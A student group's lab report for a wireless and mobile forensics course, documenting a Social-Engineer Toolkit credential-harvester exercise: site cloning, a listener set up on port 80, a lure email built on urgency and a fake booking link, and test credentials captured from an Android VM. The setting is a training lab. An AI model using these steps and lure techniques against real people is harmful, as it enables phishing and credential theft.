Group 1
Wireless & Mobile Forensic Analysis
Labs DOCUMENTATION.

To Lec Onsomu Clive

GROUP A – LAB DOCUMENTATION.

(1) Wawire Bilgah	19/02499	BAC
(2) Timothy Baraka	20/03308	BISF
(3) Sampeke Ken	21/03211	BAC
(4) Augustine Ajwang	19/05390	BAC
(5) Kwaram Charity	19/02493	BAC

Social-Engineer Toolkit (SET) - Credential Harvester Attack

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 8.0.3
Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
Web Attack Module: Credential Harvester Attack Method

The Credential Harvester Attack Method allows you to harvest credentials or parameters from a website, utilizing the clone capabilities within SET. This method can capture all POSTs on a website, making it a potent tool for acquiring sensitive information.

Step 1: Select Credential Harvester Attack Method

set:webattack>3

Step 2: Choose Cloning Method

set:webattack>2

Step 3: Configure IP Address for POST Back in Harvester/Tabnabbing

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.9.113]:10.10.9.113

Step 4: Enter the URL to Clone

set:webattack> Enter the URL to clone:
https://www.certifiedhacker.com/Online%20Booking/index.htm
[] Cloning the website: https://www.certifiedhacker.com/Online%20Booking/index.htm
[] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[] The Social-Engineer Toolkit Credential Harvester Attack
[] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.9.113]:10.10.9.113
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.certifiedhacker.com/Online%20Booking/index.htm

[*] Cloning the website: https://www.certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The Credential Harvester Attack is now active, running on port 80. It will display captured information as it arrives. This method is effective in capturing sensitive data submitted through forms on the cloned website.


Step 5: Creating a Fake Email

In Step 5, we crafted a brief yet compelling fake email designed to lure the recipient into a phishing scenario. The email, seemingly sent from a reputable source (WAWIRE EKHAVI BILGAH wbilgah@gmail.com), leverages urgency and exclusivity to entice the recipient.

The subject, "Invitation to Exclusive Cybersecurity Webinar," hints at a special event with cutting-edge insights. The message emphasizes the recipient's expertise, aiming to make them feel integral to the event.

To increase engagement, a call-to-action prompts the recipient to secure their spot by replying to the email or clicking a link. The link, http://cuttingedgesec/book-now, appears legitimate but is part of the phishing attempt.

Step 6:



Exploiting Victim's Credentials

In this step, we simulate the exploitation of the victim's credentials by navigating through an Android virtual machine (VM). The sequence involves logging into the victim's account, opening a suspicious email regarding a hotel booking, entering credentials as prompted, and encountering an error.

Open Android VM:

Launch the Android virtual machine environment for testing and exploitation.

Login into Victim's Account:


Access the victim's email account within the Android VM to simulate real-world scenarios.

Open the Suspicious Email:

Locate and open the email that supposedly pertains to a hotel booking. This is the email created in the previous step to lure the victim.

Credential Entry Prompt:


As part of the phishing simulation, the victim is prompted to enter credentials in response to the hotel booking email.



Credential Entry:

The victim, unaware of the phishing attempt, enters the requested credentials into the provided fields.


Encounter an Error:
After submitting the credentials, an error message is triggered. This error is part of the simulated phishing scenario, highlighting the deceptive nature of the email.



Step 7: Credential Fetching by SET:

After the victim enters their username and password and clicks "Log In," the Social-Engineer Toolkit (SET), running in Parrot Security, intercepts and fetches the typed credentials. This data can be exploited by the attacker to gain unauthorized access to the victim's account.

Step8: Viewing Credentials in Parrot Security:



Switch to the Parrot Security virtual machine and access the terminal window. Scroll down to find the intercepted credentials, displayed in plain text. The captured data is shown in the terminal log, as illustrated in the provided screenshot.
Terminal Log:

The log indicates the successful interception of credentials, including the username "testuser" and the password "password123."
Credentials Fetched by SET
Refer to the provided screenshot for a visual representation of the intercepted credentials.

Conclusion:

This concludes the demonstration of how a phishing attack orchestrated through SET can successfully capture and fetch user credentials. It emphasizes the critical importance of user awareness and cybersecurity measures to mitigate such risks. Organizations and individuals should remain vigilant against phishing attempts to safeguard sensitive information.